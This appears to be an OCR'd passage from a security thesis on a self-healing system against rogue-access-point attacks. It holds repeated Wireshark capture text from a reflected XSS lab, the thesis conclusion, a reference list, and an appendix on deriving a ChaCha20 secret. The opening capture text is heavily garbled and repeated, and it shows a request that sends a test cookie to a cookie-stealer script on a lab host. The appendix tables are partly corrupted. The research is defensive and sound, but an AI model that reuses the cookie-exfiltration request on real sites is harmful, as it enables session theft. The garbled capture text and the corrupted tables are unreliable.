10 22 ce 47 45 54 20 2f 6f 79 57 455 16 65 73 70 76 57 455 16 65 73 70 76 57 455 16 65 73 75 76 76 57 455 16 65 73 75 76 76 57 455 16 65 79 55 76 76 76 58 16 57 67 76	69 6d 61 67 65 2f 7 70 2f 63 6f ef 6h 6i 5-0-g5819e5b from master-1 istics Telephony Iools In 2	C29%) · Dropped: (29%) · Drop	yimage/s har2cold ured Refl Clear th Info Clear th Info Clear th Info Clear th Info (distaf (distaf 10.101.0.3	Apply Apply mage/steale 200 οκ (t (00:14:d1: 2 (10.10.10	Save Save ext.php?cookie ext.html) c4:d6:4f) .2)	=TestCookie=				
10 22 ce 47 45 42 24 65 42 54 20 26 67 95 27 45 16 65 73 70 66 75 75 76	69 6d 61 67 65 2f 7 70 2f 63 6f ef 6h 6i 5-0-g5819e5b from master-1 istics Telephony Iools In 2	C29%) · Dropped: (29%) · Drop	yimage/s har2cold ured Refl Clear th Info Clear th Info Clear th Info Clear th Info (distaf (distaf 10.101.0.3	Apply Apply mage/steale 200 οκ (t (00:14:d1: 2 (10.10.10	Save Save ext.php?cookie ext.html) c4:d6:4f) .2)	=TestCookie=				
10 22 ce 47 45 54 20 2f 6d 79 57 4 65 d 16 c 65 73 0.70 68 ST 6 1 6c 65 73 0.70 78 ST 6 1 6c 65 73 0.70 78 ST 6 1 6c 65 73 0.70 10 ST 75 0.70 10 10 10 10 10 10 ST 75 0.70 10 10 10 10 10 10 10 10 ST 75 0.70 10 10 10 10 10 10 10 10 10 ST 75 0.70 10 10 10 10 10 10 10 10 10 10 10 10 10	69 6d 61 67 65 2f 7 70 2f 63 6f 6f 6f 6 50 2f 67 65 c f 6f 6 50 2f 67 6f 6f 6 50 2f 67 6f 6 50 2f 7 50 2f 6 50 2f 6 50 2f 7 50 2f 6 50 2f 7 50 2f 7 5	C29%) · Dropped: (29%) · Drop	yimage/s har2cold ured Refl Clear th Info Clear th Info Clear th Info Clear th Info (distaf (distaf 10.101.0.3	Apply Apply mage/steale 200 οκ (t (00:14:d1: 2 (10.10.10	Save Save ext.php?cookie ext.html) c4:d6:4f) .2)	=TestCookie=				
40 22 ce 47 45 54 20 2f 6d 79 57 4 55 d 16 c 65 73 0.70 68 File: "C:\Aubum\wireshark\XSSReflected.pc XSSReflected.pcapng [Wreshark1125 (v112 e Edit View Go Capture Analyze Stat © ▲ ■ @ ▲ ■ @ ▲ @ ▲ @ ▲ Filte: ipaddr == 10.10.10.2 && http Time Source 48 9.01094600 10.10.10.16 Frame 51: 333 bytes on wire (260 Ethernet II, Src: Sony_e3:4a:a3 Internet Protocol Version 4, Src Transmission Control Protocol, 58 Hypertext Transfer Protocol ■ HTTP/1.1 200 oK\r\n ■ [Expert Info (Chat/Sequence)] [HTTP/1.1 200 oK\r\n] [Everity level: chat] [Group: Sequence] Request Version: HTTP/1.1 Status Code: 200 Response Phrase: OK Date: Sun, 21 Jun 2015 17:23: Server: Apache/2.4.3 (vin32) (Content length: 30) Keep-Alive: timeout-5, max=100 Content length: 30] Keep-Alive: timeout-5, max=100 Content is Keep-Alive\r\n	69 6d 61 67 65 2f 7 70 2f 63 6f 6f 6f 6 50 2f 67 65 c f 6f 6 50 2f 67 6f 6f 6 50 2f 67 6f 6 50 2f 7 50 2f 6 50 2f 6 50 2f 7 50 2f 6 50 2f 7 50 2f 7 5	C29%) · Dropped: (29%) · Drop	yimage/s har2cold ured Refl Clear th Info Clear th Info Clear th Info Clear th Info (distaf (distaf 10.101.0.3	Apply Apply mage/steale 200 οκ (t (00:14:d1: 2 (10.10.10	Save Save ext.php?cookie ext.html) c4:d6:4f) .2)	=TestCookie=				
40 22 ce 47 45 54 20 2f 6d 79 57 4 65 4 16 c 65 73 0.70 68 File: "C:\Aubum\wireshark\XSSReflected.pc XSSReflected.pcapng [Wreshark\1125 (v112 e Edit View Go Capture Analyze Stat © ▲ ■ @ ▲ ■ @ & @ @ @ Filte: ip.addr == 10.10.10.2 && http Time Source 48 9.01094600 10.10.10.2 51 9.21697300 10.10.10.2 51 9.21697300 10.10.10.16 Frame 51: 333 bytes on wire (266 Ethernet II, Src: Sony_e3:44:a3 Internet Protocol Version 4, Src Transmission Control Protocol, S Hypertext Transfer Protocol HTTP/1.1 200 0K\r\n @ [Expert Info (Chat/Sequence)] [HTTP/1.1 200 0K\r\n] [Goup: Sequence] Request Version: HTTP/1.1 Status Code: 200 Assponse Phrase: 0K Date: Sun, 21 Jun 2015 17:23:2 Server: Apache/2.4.3 (win32) Content-length: 30/r\n [Content length: 30] Keep-Alive: timeouts, max=100 Content-length: 30/r\n [Content length: 30] Keep-Alive: timeouts, max=100 Content-rype: text/html\r\n [r\n]	69 6d 61 67 65 2f 7 70 2f 63 6f 6f 6f 6 50 2f 67 65 c f 6f 6 50 2f 67 6f 6f 6 50 2f 67 6f 6 50 2f 7 50 2f 6 50 2f 6 50 2f 7 50 2f 6 50 2f 7 50 2f 7 5	C29%) · Dropped: (29%) · Drop	y'mage/s har2cat/ 0 (00%) ured Refl Clear th Info S75 GET (myrin 133 HTTP/1.1 4 bits) on et_c4:165:4f : 10.10.10.5	Apply Apply mage/steale 200 οκ (t (00:14:d1: 2 (10.10.10	Save Save ext.php?cookie ext.html) c4:d6:4f) .2)	=TestCookie=				
40 22 ce 47 45 54 20 2f 6d 79 57 4 65 4 16 c 65 73 0.70 68 File: "C:\Aubum\wireshark\XSSReflected.pc XSSReflected.pcapng [Wreshark1125 (v112 e Edit View Go Capture Analyze Stat © ▲ ■ @ ■ @ @ ■ @ @ @ @ Filte: ip.addr == 10.10.10.2 && http Time Source 48 9.01094600 10.10.10.2 51 9.21697300 10.10.10.2 51 9.21697300 10.10.10.16 Frame 51: 333 bytes on wire (266 Ethernet 11, Src: Sony.e3:4a:33 Internet Protocol Version 4, Src HTTP/1.1 200 oK\r\n [Expert Info (Chat/Sequence) [HTTP/1.1 200 oK\r\n] [Expert Info (Chat/Sequence) [HTTP/1.1 200 oK\r\n] [Expert Info (Chat/Sequence) Request Version: HTTP/1.1 Status Code: 200 Response Phrase: oK Date: Sun, 21 Jun 2015 17:23: Server: Apache/2.4.3 (win32) O X-Powered-By: PHP/5.4.7\r\n [Content length: 30] Keep-Alive: timeouts, max-10/r\n [Content length: 30] Content-length: 30] Keep-Alive: timeouts, max-10/r\n [Content length: 30] Keep-Alive: timeouts, max-10/r\n [Content length: 30] Keep-Alive: timeouts, max-10/r\n [True sponse 1/1] [Time Since request: 0.2060270]	69 6d 61 67 65 2f 7 70 2f 63 6f 6f 6 f 6 50-g5819e5b from master1 istics Telephony Iools In 10.10.10.10.16 10.10.10.16 10.10.10.16 10.10.10.6 (10.10 57 Port: 83 80 pt es (f0:bf:97:e3:44:a3), 10 src Port: 80 (80), DS 1: HTTP/1.1 200 0K/r\ 25 GMT\r\n DpenSSL/1.0.1c PHP/S. 2/r\n	C29%) · Dropped: (29%) · Drop	y'mage/s har2cat/ 0 (00%) ured Refl Clear th Info S75 GET (myrin 133 HTTP/1.1 4 bits) on et_c4:165:4f : 10.10.10.5	Apply Apply mage/steale 200 οκ (t (00:14:d1: 2 (10.10.10	Save Save ext.php?cookie ext.html) c4:d6:4f) .2)	=TestCookie=				
10 22 cc 47 45 54 20 2f 6d 79 57 4 65 d cc 67 30 c0 68 ST 6 67 d cc 67 30 c0 68 ST 6 67 d cc 67 30 c0 68 ST 6 7	69 6d 61 67 65 2f 7 70 2f 63 6f 6f 6 f 6 50-g5819e5b from master1 istics Telephony Iools In 10.10.10.10.16 10.10.10.16 10.10.10.16 10.10.10.6 (10.10 57 Port: 83 80 pt es (f0:bf:97:e3:44:a3), 10 src Port: 80 (80), DS 1: HTTP/1.1 200 0K/r\ 25 GMT\r\n DpenSSL/1.0.1c PHP/S. 2/r\n	C29%) · Dropped: (29%) · Drop	y'mage/s har2cat/ 0 (00%) ured Refl Clear th Info S75 GET (myrin 133 HTTP/1.1 4 bits) on et_c4:165:4f : 10.10.10.5	Apply Apply mage/steale 200 οκ (t (00:14:d1: 2 (10.10.10	Save Save ext.php?cookie ext.html) c4:d6:4f) .2)	=TestCookie=				
10 22 cc 47 45 54 20 2f 6d 79 57 4 55 d cc 65 73 0.70 65 17 65 d cc 65 73 0.70 65 18 6 1 6 6 6 79 19 6 1 6 7 6 7 19 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7 7	69 6d 61 67 65 2f 7 70 2f 63 6f 6f 6 f 65 50 2f 63 6f 6f 6 f 65 50 2f 63 6f 6f 6 f 65 50 2f 65 6f 6f 6 f 65 50 2f 6f	C29%) · Dropped: (29%) · Drop	y'mage/s har2cat/ 0 (00%) ured Refl Clear th Info S75 GET (myrin 133 HTTP/1.1 4 bits) on et_c4:165:4f : 10.10.10.5	Apply Apply mage/steale 200 οκ (t (00:14:d1: 2 (10.10.10	Save Save ext.php?cookie ext.html) c4:d6:4f) .2)	=TestCookie=				
10 22 cc 47 45 54 20 2f 6d 79 57 4 65 d cc 67 30 c0 6¢ ST 6 6 cc 67 30 c0	69 6d 61 67 65 2f 7 70 2f 63 6f 6f 6 f 6 50 2f 63 6f 6f 6 f 6 50 2f 63 6f 6f 6 f 6 50 2f 6 2f 6 f 6 50 2f 6 2f 6 f 6 50 2f 6 2f 6 2f 6 0 2f 6 0 2f 6 2f 6 0 2f 6 0 2f 6 2f 6 0 2f 6	C. C	y'mage/s har2cat/ 0 (00%) ured Refl Clear th Info S75 GET (myrin 133 HTTP/1.1 4 bits) on et_c4:165:4f : 10.10.10.5	Apply Apply mage/steale 200 οκ (t (00:14:d1: 2 (10.10.10	Save Save ext.php?cookie ext.html) c4:d6:4f) .2)	=TestCookie=				
10 22 cc 47 45 54 20 2f 6d 79 57 4 65 61 62 65 73 0.70 68 Server and the construction of the constructi	69 6d 61 67 65 2f 7 70 2f 63 6f 6f 6 f 6 50 2f 63 6f 6f 6 f 6 50 2f 63 6f 6f 6 f 6 50 2f 6 2f 6 f 6 50 2f 6 2f 6 f 6 50 2f 6 2f 6 2f 6 0 2f 6 0 2f 6 2f 6 0 2f 6 0 2f 6 2f 6 0 2f 6	C. C	yimage/s ma2cold yimage/s yimage	Apply Apply mage/steale 200 οκ (t (00:14:d1: 2 (10.10.10	Save Save ext.php?cookie ext.html) c4:d6:4f) .2)	=TestCookie=				
10 22 cc 47 45 54 20 2f 6d 79 57 4 65 61 6c 65 73 0, 70 65 Se File "C:\Aubum\wireshark\XSSReflected.pc (SSReflected.pcapng [Wireshark 1125 (v112 Edit View Go Capture Analyze Stat © ▲ ■ @ ▲ ■ @ ▲ @ @ @ @ File: "ipaddr == 10.10.10.2 && http Time Source 48 9,01094600 10.10.10.2 51 9,21697300 10.10.10.16 Frame 51: 333 bytes on wire (26 Ethernet II, Src: Sony_e3:4a:a3 Internet Protocol Version 4, Src Transmission Control Protocol ■ [Expert Info (Chat/Sequence) [HTTP/1.1 200 ok/r\n] [Expert Info (Chat/Sequence) [HTTP/1.1 200 ok/r\n] [Expert Info (Chat/Sequence) [HTTP/1.1 200 ok/r\n] [Expert Info (Chat/Sequence) [HTTP/1.1 200 ok/r\n] [Content-length: 30] Keep-Alive: timeout-5, max=100 Connection: Keep-Alive\r\n Content-Type: text/htm]\r\n [HTTP esponse 1/1] [Time since request: 0.2060270 [HTTP esponse 1/1] [Time since request: 0.2060277 [Request In frame: 48] Line-based text data: text/htm] dop 14 d1 c4 d6 4f f0 bf 97 10 00 14 d1 c4 d6 4f f0 bf 97	69 6d 61 67 65 2f 7 70 2f 63 6f 6f 6 f 6 50 2f 63 6f 6f 6 f 6 50 2f 63 6f 6f 6 f 6 50 2f 6 2f 6 f 6 50 2f 6 2f 6 f 6 50 2f 6 2f 6 2f 6 0 2f 6 2f 6 2f 6 2f 6 0 2f 6 2f 6 2f 6 2f 6 0 2f 6 2f 6 2f 6 0 2f 6 2f 6 2f 6 0 2f 6 2f 6 2f 6 2f 6 0 2f 6 2f 6 2f 6 2f 6 0 2f 6 0 2f 6 2f 6 0 2f 6 0 2f 6 2f 6 0 2f		yimage/s m2cocki ured Refi ured Refi ur	Apply Apply mage/steale 200 οκ (t (00:14:d1: 2 (10.10.10	Save Save ext.php?cookie ext.html) c4:d6:4f) .2)	=TestCookie=				

7 Conclusion

The research presented in this thesis describes Preemptive Self-healing System (PSS) which provides attack detection and prevention, and real-time forensics against XSS/CSRF attack, MitM attack, MitB attack, memory scraping attack, Keylogger and malwares communication with C&C server launched through Rogue APs. The possibility of impersonating client or server in PSS system through memory scraping attack is 2^{-135} and the partial compromised secrets or devices are easy to be detected in real-time. As to kernel-based keylogger with screen capture and mouse motion detection abilities, the possibility of stealing user's password is as low as $2^{-135} \left(\prod_{k=1}^{m} P_k \left(\frac{l}{m}\right)\right)^n$, because of multiple input methods.

Moreover, the PSS is also able to maintain the state of traffic, correlate the events based on state and record the correlated logs of suspicious packets in customized relational database in order to trace back the attack origins with complexity reduction for real-time forensics. With the hierarchical indexes and data structure, the time complexity of query logs for some open tab is O(p) where p is significantly smaller than m, which is more efficient compared with typical solution's complexity $O(p \log unp)$. If the query includes i different open tabs and j logs, the time complexity of query all j logs from the database is $O(i + j \log p)$, whereas the typical solution is over O(unp), which is simply scan all logs and infeasible for real-time forensics.

To demonstrate the security strength, the mathematic analysis is provided. And a prototype of PSS system against MitM attack and XSS/CSRF attack launched by Rogue APs is implemented as case study to show the feasibility. The PSS solution is able to defeat multiple stage attacks launched by Rogue APs because of the unpredictable space-time data mutation, maintenance of session state and SACL for intrusion detection and prevention, and real-time forensics with a significant complexity reduction.

8 References

- T. D. <tim@dierks.org>, "The Transport Layer Security (TLS) Protocol Version 1.2." [Online]. Available: https://tools.ietf.org/html/rfc5246. [Accessed: 03-Oct-2015].
- [2] T. M. Le, R. P. Liu, and M. Hedley, "Rogue access point detection and localization," in 2012 IEEE 23rd International Symposium on Personal Indoor and Mobile Radio Communications (PIMRC), 2012, pp. 2489–2493.
- [3] K. G. Kyriakopoulos, F. J. Aparicio-Navarro, and D. J. Parish, "Detecting misbehaviour in WiFi using multi-layer metric data fusion," in 2013 IEEE International Workshop on Measurements and Networking Proceedings (M N), 2013, pp. 155–160.
- [4] H. Han, B. Sheng, C. C. Tan, Q. Li, and S. Lu, "A Timing-Based Scheme for Rogue AP Detection," *IEEE Trans. Parallel Distrib. Syst.*, vol. 22, no. 11, pp. 1912–1925, Nov. 2011.
- [5] R. Shrestha and S. Y. Nam, "Access point selection mechanism to circumvent rogue access points using voting-based query procedure," *IET Commun.*, vol. 8, no. 16, pp. 2943–2951, 2014.
- [6] A. Godber and P. Dasgupta, "Countering rogues in wireless networks," in 2003 International Conference on Parallel Processing Workshops, 2003. Proceedings, 2003, pp. 425–431.
- [7] L. Fazal, S. Ganu, M. Kappes, A. S. Krishnakumar, and P. Krishnan, "Tackling security vulnerabilities in VPN-based wireless deployments," in 2004 IEEE International Conference on Communications, 2004, vol. 1, pp. 100–104 Vol.1.
- [8] "OpenVPN," *Wikipedia, the free encyclopedia*. 18-Sep-2015.
- [9] S. K. <kent@bbn.com>, "IP Authentication Header." [Online]. Available: https://tools.ietf.org/html/rfc4302. [Accessed: 04-Oct-2015].
- [10] S. K. <kent@bbn.com>, "IP Encapsulating Security Payload (ESP)." [Online]. Available: https://tools.ietf.org/html/rfc4303. [Accessed: 04-Oct-2015].
- [11] "IEEE Standard for Information technology—Telecommunications and information exchange between systems Local and metropolitan area networks—Specific requirements." IEEE Computer Society, 2013.
- [12] W. Maes, T. Heyman, L. Desmet, and W. Joosen, "Browser Protection Against Cross-site Request Forgery," in Proceedings of the First ACM Workshop on Secure Execution of Untrusted Code, New York, NY, USA, 2009, pp. 3–10.
- [13] B. Mewara, S. Bairwa, and J. Gajrani, "Browser's defenses against reflected cross-site scripting attacks," in 2014 International Conference on Signal Propagation and Computer Technology (ICSPCT), 2014, pp. 662–667.
- [14] H. Shahriar and M. Zulkernine, "Client-Side Detection of Cross-Site Request Forgery Attacks," in 2010 IEEE 21st International Symposium on Software Reliability Engineering (ISSRE), 2010, pp. 358–367.
- [15] B. Mewara, S. Bairwa, J. Gajrani, and V. Jain, "Enhanced browser defense for reflected Cross-Site Scripting," in 2014 3rd International Conference on Reliability, Infocom Technologies and Optimization (ICRITO) (Trends and Future Directions), 2014, pp. 1–6.
- [16] S. Tiwari, R. Bansal, and D. Bansal, "Optimized client side solution for cross site scripting," in 16th IEEE International Conference on Networks, 2008. ICON 2008, 2008, pp. 1–4.
- [17] T. Alexenko, M. Jenne, S. D. Roy, and W. Zeng, "Cross-Site Request Forgery: Attack and Defense," in 2010 7th IEEE Consumer Communications and Networking Conference (CCNC), 2010, pp. 1–2.
- [18] W. Zeller and E. W. Felten, "Cross-site request forgeries: Exploitation and prevention," N. Y. Times, pp. 1–13, 2008.
- [19] S. Rauti and V. Leppänen, "Browser Extension-based Man-in-the-browser Attacks Against Ajax Applications with Countermeasures," in *Proceedings of the 13th International Conference on Computer Systems and Technologies*, New York, NY, USA, 2012, pp. 251–258.
- [20] M. Cova, C. Kruegel, and G. Vigna, "Detection and Analysis of Drive-by-download Attacks and Malicious JavaScript Code," in Proceedings of the 19th International Conference on World Wide Web, New York, NY, USA, 2010, pp. 281–290.
- [21] P. Likarish, Eunjin Jung, and Insoon Jo, "Obfuscated malicious javascript detection using classification techniques," in 2009 4th International Conference on Malicious and Unwanted Software (MALWARE), 2009, pp. 47–54.
- [22] O. Ismail, M. Etoh, Y. Kadobayashi, and S. Yamaguchi, "A Proposal and Implementation of Automatic Detection/Collection System for Cross-Site Scripting Vulnerability," in *Proceedings of the 18th International Conference on Advanced Information Networking and Applications - Volume 2*, Washington, DC, USA, 2004, p. 145–.
- [23] J. Hizver and T. Chiueh, "An Introspection-Based Memory Scraper Attack against Virtualized Point of Sale Systems," in *Financial Cryptography and Data Security*, G. Danezis, S. Dietrich, and K. Sako, Eds. Springer Berlin Heidelberg, 2012, pp. 55–69.
- [24] L. Guan, J. Lin, B. Luo, J. Jing, and J. Wang, "Protecting Private Keys against Memory Disclosure Attacks Using Hardware Transactional Memory," in 2015 IEEE Symposium on Security and Privacy (SP), 2015, pp. 3–19.
- [25] K. Harrison and S. Xu, "Protecting Cryptographic Keys from Memory Disclosure Attacks," in 37th Annual IEEE/IFIP International Conference on Dependable Systems and Networks, 2007. DSN '07, 2007, pp. 137–143.
- [26] E. de la Hoz, G. Cochrane, J. M. Moreira-Lemus, R. Paez-Reyes, I. Marsa-Maestre, and B. Alarcos, "Detecting and defeating advanced man-in-the-middle attacks against TLS," in *Cyber Conflict (CyCon 2014), 2014 6th International Conference On*, 2014, pp. 209–221.

- [27] K. Bicakci, D. Unal, N. Ascioglu, and O. Adalier, "Mobile Authentication Secure against Man-in-the-Middle Attacks," in 2014 2nd IEEE International Conference on Mobile Cloud Computing, Services, and Engineering (MobileCloud), 2014, pp. 273–276.
- [28] J. Braun, "Ubiquitous support of multi path probing: Preventing man in the middle attacks on Internet communication," in 2014 IEEE Conference on Communications and Network Security (CNS), 2014, pp. 510–511.
- [29] K. Brasee, S. K. Makki, and S. Zeadally, "A Novel Distributed Authentication Framework for Single Sign-On Services," in IEEE International Conference on Sensor Networks, Ubiquitous and Trustworthy Computing, 2008. SUTC '08, 2008, pp. 52–58.
- [30] H. Okhravi, T. Hobson, D. Bigelow, and W. Streilein, "Finding Focus in the Blur of Moving-Target Techniques," *IEEE Secur. Priv.*, vol. 12, no. 2, pp. 16–26, Mar. 2014.
- [31] T. Weigold, T. Kramp, R. Hermann, F. Höring, P. Buhler, and M. Baentsch, "The Zurich Trusted Information Channel An Efficient Defence Against Man-in-the-Middle and Malicious Software Attacks," in *Trusted Computing - Challenges and Applications*, P. Lipp, A.-R. Sadeghi, and K.-M. Koch, Eds. Springer Berlin Heidelberg, 2008, pp. 75–91.
- [32] A. Bottoni and G. Dini, "Improving Authentication of Remote Card Transactions with Mobile Personal Trusted Devices," *Comput Commun*, vol. 30, no. 8, pp. 1697–1712, Jun. 2007.
- [33] M. Sidheeq, A. Dehghantanha, and G. Kananparan, "Utilizing trusted platform module to mitigate botnet attacks," in 2010 International Conference on Computer Applications and Industrial Electronics (ICCAIE), 2010, pp. 245–249.
- [34] F. Bin Mat Nor, K. A. Jalil, and J.-L. A. Manan, "An enhanced remote authentication scheme to mitigate man-in-the-browser attacks," in 2012 International Conference on Cyber Security, Cyber Warfare and Digital Forensic (CyberSec), 2012, pp. 271–276.
- [35] A. G. Abbasi, S. Muftic, and I. Hotamov, "Web Contents Protection, Secure Execution and Authorized Distribution," in 2010 Fifth International Multi-Conference on Computing in the Global Information Technology (ICCGI), 2010, pp. 157–162.
- [36] P. Goyal, N. Bansal, and N. Gupta, "Averting man in the browser attack using user-specific personal images," in Advance Computing Conference (IACC), 2013 IEEE 3rd International, 2013, pp. 1283–1286.
- [37] R. Krishnan K and R. Kumar, "Securing User Input As a Defense Against MitB," in *Proceedings of the 2014 International Conference on Interdisciplinary Advances in Applied Computing*, New York, NY, USA, 2014, pp. 50:1–50:5.
- [38] S. Biedermann, T. Ruppenthal, and S. Katzenbeisser, "Data-centric phishing detection based on transparent virtualization technologies," in 2014 Twelfth Annual International Conference on Privacy, Security and Trust (PST), 2014, pp. 215–223.
- [39] C. Herley and D. Florencio, "How to login from an Internet café without worrying about keyloggers," in Symp. on Usable Privacy and Security, 2006.
- [40] Y. Xiao, C.-C. Li, M. Lei, and S. V. Vrbsky, "Differentiated Virtual Passwords, Secret Little Functions, and Codebooks for Protecting Users From Password Theft," *IEEE Syst. J.*, vol. 8, no. 2, pp. 406–416, Jun. 2014.
- [41] P. Umadevi and V. Saranya, "Stronger authentication for password using virtual password and secret little functions," in 2014 International Conference on Information Communication and Embedded Systems (ICICES), 2014, pp. 1–6.
- [42] A. Hofmann and B. Sick, "Online Intrusion Alert Aggregation with Generative Data Stream Modeling," *IEEE Trans. Dependable Secure Comput.*, vol. 8, no. 2, pp. 282–294, Mar. 2011.
- [43] S. Rekhis and N. Boudriga, "A System for Formal Digital Forensic Investigation Aware of Anti-Forensic Attacks," *IEEE Trans. Inf. Forensics Secur.*, vol. 7, no. 2, pp. 635–650, 2012.
- [44] K. A. Garcia, R. Monroy, L. A. Trejo, C. Mex-Perera, and E. Aguirre, "Analyzing Log Files for Postmortem Intrusion Detection," IEEE Trans. Syst. Man Cybern. Part C Appl. Rev., vol. 42, no. 6, pp. 1690–1704, 2012.
- [45] A. Sharma, Z. Kalbarczyk, R. Iyer, and J. Barlow, "Analysis of Credential Stealing Attacks in an Open Networked Environment," in 2010 4th International Conference on Network and System Security (NSS), 2010, pp. 144–151.
- [46] L. Wang, R. Zhang, and S. Zhang, "A Model of Computer Live Forensics Based on Physical Memory Analysis," in 2009 1st International Conference on Information Science and Engineering (ICISE), 2009, pp. 4647–4649.
- [47] M. Long and C.-H. J. Wu, "Energy-efficient and intrusion-resilient authentication for ubiquitous access to factory floor information," IEEE Trans. Ind. Inform., vol. 2, no. 1, pp. 40–47, 2006.
- [48] J. Tsai, N. Lo, and T. Wu, "Novel Anonymous Authentication Scheme Using Smart Cards," IEEE Trans. Ind. Inform., vol. Early Access Online, 2012.
- [49] T. Matsunaka, A. Kubota, and T. Kasama, "An Approach to Detect Drive-By Download by Observing the Web Page Transition Behaviors," in 2014 Ninth Asia Joint Conference on Information Security (ASIA JCIS), 2014, pp. 19–25.
- [50] B. Min and V. Varadharajan, "A New Technique for Counteracting Web Browser Exploits," in Software Engineering Conference (ASWEC), 2014 23rd Australian, 2014, pp. 132–141.
- [51] K. R. Kishore, M. Mallesh, G. Jyostna, P. R. L. Eswari, and S. S. Sarma, "Browser JS Guard: Detects and defends against Malicious JavaScript injection based drive by download attacks," in *Applications of Digital Information and Web Technologies* (ICADIWT), 2014 Fifth International Conference on the, 2014, pp. 92–100.
- [52] T. Kasama, K. Yoshioka, D. Inoue, and T. Matsumoto, "Malware Detection Method by Catching Their Random Behavior in Multiple Executions," in 2012 IEEE/IPSJ 12th International Symposium on Applications and the Internet (SAINT), 2012, pp. 262– 266.
- [53] P. Krysiuk, S. Doherty, and C. Wueest, "The State of Financial Trojans 2013," Symantec, Security Response, Dec. 2013.
- [54] P. Paganini, "Man in the Browser attacks scare banking world," *securityaffairs.co*, 05-Sep-2013. [Online]. Available: http://securityaffairs.co/wordpress/17538/cyber-crime/man-browser-attacks-scare-banking.html.
- [55] "Keystroke logging," Wikipedia, the free encyclopedia. 07-Sep-2015.

[56] N. Pavkovic and L. Perkov, "Social Engineering Toolkit #x2014; A systematic approach to social engineering," in 2011 Proceedings of the 34th International Convention MIPRO, 2011, pp. 1485–1489.

9 Appendix A: Update ChaCha20 Secret

To generate S in client and server, there are different 8 by 8 matrixes {S} on both sides. We use each row of the matrix to calculate indexes, for example Ind1 = $(S_{1,1}(0) \oplus S_{1,2}(0) \oplus S_{1,3}(0) \oplus S_{1,4}(0) \oplus S_{1,5}(0) \oplus S_{1,6}(0) \oplus S_{1,7}(0) \oplus S_{1,8}(0))$ mod row.len, where row.len is the number of bits in one row. As shown in Fig. 92, the orange blocks are the bits pointed by calculated indexes.

S _{1,1} (0)	S _{1,2} (0)	S _{1,3} (0)	S _{1,4} (0)	S _{1,5} (0)	S _{1,6} (0)	S _{1,7} (0)	S _{1,8} (0)
S _{2,1} (0)	S _{2,2} (0)	S _{2,3} (0)	S _{2,4} (0)	S _{2,5} (0)	S _{2,6} (0)	S _{2,7} (0)	S _{2,8} (0)
S _{3,1} (0)	S _{3,2} (0)	S _{3,3} (0)	S _{3,4} (0)	S _{3,5} (0)	S _{3,6} (0)	S _{3,7} (0)	S _{3,8} (0)
S _{4,1} (0)	S _{4,2} (0)	S _{4,3} (0)	S _{4,4} (0)	S _{4,5} (0)	S _{4,6} (0)	S _{4,7} (0)	S _{4,8} (0)
S _{5,1} (0)	$S_{5,2}(0)$	S _{5,3} (0)	S _{5,4} (C)	$S_{5,5}(0)$	$S_{5,6}(0)$	S _{5,7} (0)	S _{5,8} (0)
S _{6,1} (0)	S _{6,2} (0)	S _{6,3} (0)	S _{6,4} (0)	S _{6,5} (0)	S _{6,6} (0)	S _{6,7} (0)	S _{6,8} (0)
S _{7,1} (0)	S _{7,2} (0)	S _{7,3} (0)	S _{7,4} (0)	S _{7,5} (0)	S _{7,6} (0)	S _{7,7} (0)	S _{7,8} (0)
S _{8,1} (0)	S _{8,2} (0)	S _{8,3} (0)	S _{8,4} (0)	S _{8,5} (0)	S _{8,6} (0)	S _{8,7} (0)	S _{8,8} (0)
		5	a 92 Selecte	ed Indexes of	Jel		

The index is only the start position to pick S which is the parameter to calculate S. Thus we also need the length of

each \mathcal{S} which is calculated with Equation 4.

Equation 4: S. len = 64 + (preB%65), where preB is the byte just before the selected index

According to equation 3, S. len ranges from 64 to 128 which is showed as red blocks in Fig. 93.


S _{1,1} (0)	S _{1,2} (0)	S _{1,3} (3)	S _{1,4} (0)	S _{1,5} (0)	S _{1,6} (0)	S _{1,7} (0)	S _{1,8} (0)
S _{2,1} (0)	S _{2,2} (0)	S _{2,3} (0)	S _{2,4} (0)	S _{2,5} (0)	S _{2,6} (0)	$S_2 S_{2,7}(0)$	S _{2,8} (0)
S _{3,1} (0)	\$ _{{\$} {\$(0)}	S _{3,3} (0)	S _{3,4} (0)	S _{3,5} (0)	S _{3,6} (0)	S _{3,7} (0)	S _{3,8} (0)
S _{4,1} (0)	S _{4,2} (0)	S _{4,3} (0)	$S_{4,4}(0)$	$S_{4,5}(0)$	S _{4,6} (0)	S _{4,7} (0)	S _{4,3} [3]
\$ _{5,1} (0)	S _{5,2} (0)	S _{5,3} (0)	S _{5,4} (035	S _{5,5} (0)	S _{5,6} (0)	$S_{5,7}(0)$	S _{5,8} (0)
S _{6,1} (0)	S _{6,2} (0)	S _{6,3} (0)	S _{6,4} (0)	S _{6,5} (0)	S _{6,6} (0)	S _{6,7} 52)	S _{6,8} (0)
S _{7,1} (0)	S _{7,2} (0)	Տ _{1,} չ(-)	S _{7,4} (0)	S _{7,5} (0)	S _{7,6} (0)	S _{7,7} (0)	S _{7,8} (0)
S _{8,1} (0)	S _{8,2} (0)	S _{8,3} (0)	S _{8,4} (0)	S _{8,5} (0)	S _{8,6} (\$)	S _{8,7} (0)	S _{8,8} (0)
		Fig.	93. Variable L	ength String	of {\$}		

Then, we concatenate all eight S to get S_{total} with Equation 5. Thus S_{total} . *len* ranges from 512 to 1024.

Finally, we can generate $\$ from S_{total} with algorithm 1 which is demonstrated in Fig. 94.

Algorithm 1. Generate \$ from S_{total}

input: S_{total} output: S **at PSS-C and PSS server** 1 If S_{total} . len = 5122 $S = S_{total}$ 3 else 4 $S_L = S_{total}$. substring(0, 512)5 $S_R = S_{total}$. substring(512)6 $S = S_L \bigoplus S_R$



